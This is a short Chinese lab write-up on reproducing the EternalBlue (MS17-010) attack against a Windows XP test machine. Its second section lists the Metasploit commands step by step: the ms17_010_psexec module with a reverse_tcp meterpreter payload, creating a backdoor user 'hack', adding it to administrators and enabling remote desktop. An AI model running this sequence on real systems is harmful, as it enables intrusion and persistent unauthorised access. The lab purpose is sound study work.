**永恒之蓝(MS17-010)漏洞复现**

(By Jean)

目录

[1. 环境部署 2](#_Toc3042)

[2. 漏洞复现 3](#_Toc6722)

[2.1. Metasploit开启监听 4](#_Toc4519)

[2.2. 获取权限 4](#_Toc16797)

[2.3. 新建用户 4](#_Toc13883)

[2.4. 远程桌面 5](#_Toc13837)

[3. 参考 6](#_Toc7170)


# 环境部署

|  |  |  |
| --- | --- | --- |
| **主机** | **操作系统** | **IP** |
| 靶机 | Windows XP sp2 | 192.168.180.136 |
| 攻击机 | Centos7 | 192.168.180.129 |

操作系统版本：




扫描：



# 漏洞复现

**metasploit 版本：metasploit v6.0.19-dev**



关闭windows XP防火墙。

## Metasploit开启监听

攻击机进入msfconsole

use exploit/windows/smb/ms17\_010\_psexec


set payload windows/meterpreter/reverse\_tcp

set rhost 192.168.180.136

exploit

## 获取权限

成功获取权限：



## 新建用户

新建用户并添加到管理员组，显示添加组失败：

un getgui -u hack -p 123456



输入shell

然后net localgroup administrators hack /add 添加到administrator组



使用run getgui -e  或者  run post/windows/manage/enable\_rdp开启远程桌面服务

使用hack/123456成功登录靶机：

## 远程桌面



# 参考

<https://blog.csdn.net/huanghelouzi/article/details/84311173>